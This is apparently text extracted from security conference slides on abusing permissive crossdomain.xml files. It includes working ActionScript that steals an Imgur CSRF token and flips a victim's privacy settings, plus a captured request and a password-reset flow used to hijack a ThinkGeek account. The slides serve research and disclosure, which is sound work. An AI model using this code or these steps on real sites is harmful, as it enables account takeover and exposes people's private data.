        var sendLoader:URLLoader = new URLLoader();
        try {
            sendLoader.load(sendRequest);
        }
    }
}
```





url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save

```
public function MakeImgurPublic() {
    // Target URL from where the data is to be retrieved
    var readFrom:String = "http://imgur.com/account/settings";
    var readRequest:URLRequest = new URLRequest(readFrom);
    var getLoader:URLLoader = new URLLoader();
    getLoader.addEventListener(Event.COMPLETE, eventHandler);
    try {
        getLoader.load(readRequest);
    } catch (error:Error) {
        trace("Error loading URL: " + error);
    }
}
private function eventHandler(event:Event):void {
    var response:String = event.target.data;
    var CSRF:Array = response.match(/submit-.*/);
    var token:String = CSRF[0].split("\n")[0];
    var TITLE:Array = response.match(/Preferences.*/);
    var USER:String = TITLE[0].split("\n\n")[2];
    var prefix:String = "url=";
    var middle:String = "&album_privacy=0&public_images=1&";
    var part1:String = prefix.concat(USER,middle)
    var suffix:String = "=Save"
    var sendTo:String = "http://imgur.com/account/settings"
    var sendRequest:URLRequest = new URLRequest(sendTo);
    sendRequest.method = URLRequestMethod.POST;
    sendRequest.data = part1.concat(token,suffix)
    var sendLoader:URLLoader = new URLLoader();
    try {
        sendLoader.load(sendRequest);
```

url=sethsec&album_privacy=1&public_images=0&submit-9d9e411f78862b299ee063c05e300db2=Save

```
public function MakeImgurPublic() {
    // Target URL from where the data is to be retrieved
    var readFrom:String = "http://imgur.com/account/settings";
    var readRequest:URLRequest = new URLRequest(readFrom);
    var getLoader:URLLoader = new URLLoader();
    getLoader.addEventListener(Event.COMPLETE, eventHandler);
    try {
        getLoader.load(readRequest);
    } catch (error:Error) {
        trace("Error loading URL: " + error);
    }
}
private function eventHandler(event:Event):void {
    var response:String = event.target.data;
    var CSRF:Array = response.match(/submit-.*/);
    var token:String = CSRF[0].split("\n")[0];
    var TITLE:Array = response.match(/Preferences.*/);
    var USER:String = TITLE[0].split("\n\n")[2];
    var prefix:String = "url=";
    var middle:String = "&album_privacy=0&public_images=1&";
    var part1:String = prefix.concat(USER,middle)
    var suffix:String = "=Save"
    var sendTo:String = "http://imgur.com/account/settings"
    var sendRequest:URLRequest = new URLRequest(sendTo);
    sendRequest.method = URLRequestMethod.POST;
    sendRequest.data = part1.concat(token,suffix)
    var sendLoader:URLLoader = new URLLoader();
    try {
        sendLoader.load(sendRequest);
    }
```





settings



Upgrade to an Imgur Pro account

(learn more)

Username / Account URL:

sethsec.imgur.com

Default Album Privacy:


Public

Anyone can see your albums by going to: <http://sethsec.imgur.com>**Public vs Private Uploads**

- Private:** Images that are uploaded must be put into a public album for others to see them or even know that they exist.
- Public:** Make all my images public so that they can be seen here:
<http://sethsec.imgur.com/all/>



Hijacking Accounts



Hijacking Accounts

- ❖ 1) Overly permissive crossdomain.xml
- ❖ 2) Email change does not require current password

Hijacking Accounts

Your Account >

Password Change

So, you want to change your password?

Current Password

New Password

New Password (Re-type)

Hijacking Accounts



your main account page.

Please note: Required fields are indicated by an asterisk (*).

YOUR INFO

Your Email Address *

victim@gmail.com

Your First Name *

John

Your Last Name *

Doe

Hijacking Accounts

Request

Raw Params Headers Hex

```
POST /brain/account/finger.cgi HTTP/1.1
Host: www.thinkgeek.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: spunkymonkey=97f665323ac227dddbbec8cb;
mbox=PC#1409783286153-734956.17_37#1411528305|session#1410314;
s_sess=%20s_cc%3Dtrue%3B%20s_sq%3D%3B%20s_ppv%3D90%3B;
Referer:
https://192.168.0.226/crossdomain/BypassCSRFchangeEmailAddressST
hinkGeek.swf
Content-type: application/x-www-form-urlencoded
Content-Length: 193

action=update&subscription_id=6EDED0E6ACBE11E3BDE711F20CB9D20F
&email=sethsec%40gmail.com&first_name=GoodGuy&last_name=Hacker
&birthday_month=&birthday_day=&nickname=&process_list_1=1&form
at=html
```

Your Account >

Forgot Password

So, you've gone and forgotten your password. You silly monkey. A reminder will be emailed to you shortly.

Once you receive the email, hopefully the hint will jog your memory.

sethsec@gmail.com

SEND REMINDER



Forgot Password

So, you've gone and forgotten your password. You silly monkey. A password hint will be emailed to you shortly.

Once you receive the email, hopefully the hint will jog your memory.

sethsec@gmail.com

SEND REMINDER



ThinkGeek.com Password Hint Request



Inbox x



help@thinkgeek.com

to me

11:31 PM (0 minute)


Dear GoodGuy,

Someone visiting ThinkGeek.com, presumably you, has requested that your account's password hint be sent. That hint is below.

Your Password Hint:

If the hint does not help you remember your current password, follow the URL below to change your password.

<https://www.thinkgeek.com/brain/account/passwd.cgi?a=v&rsid=21d8ae09747e22>



Hijacking Accounts

ACCOUNT > RESET PASSWORD

To reset your password, enter a new password below. Make sure it is more than common words, birthdays, pets' names, etc.


New Password

New Password (Re-type)

Hint

UPDATE PASSWORD


My Last Trick



A screenshot of a web browser window. The address bar shows a secure connection to `https://secure.history.com/crossdomain.xml`. Below the address bar, there is a toolbar with several icons: back, forward, refresh, and others. The main content area displays a series of XML tags, each starting with `<allow-access-from domain="*.seenonmtv.com"/>` and listing various media and entertainment websites.

```
<allow-access-from domain="*.seenonmtv.com"/>
<allow-access-from domain="*.seenonstyle.com"/>
<allow-access-from domain="*.shopthescene.com"/>
<allow-access-from domain="*.sparkart.com"/>
<allow-access-from domain="*.tbs.com"/>
<allow-access-from domain="*.thesimpsonsshop.com"/>
<allow-access-from domain="*.tnt.tv"/>
<allow-access-from domain="*.trafficleader.tv"/>
<allow-access-from domain="*.tvloop.com"/>
<allow-access-from domain="*.ufc.com"/>
<allow-access-from domain="*.vh1.com"/>
<allow-access-from domain="*.warnerbrosrecords.com"/>
<allow-access-from domain="*.watercooler-inc.com"/>
<allow-access-from domain="*.yahoo.com"/>
<allow-access-from domain="*.zedo.com"/>
```

My Last Trick

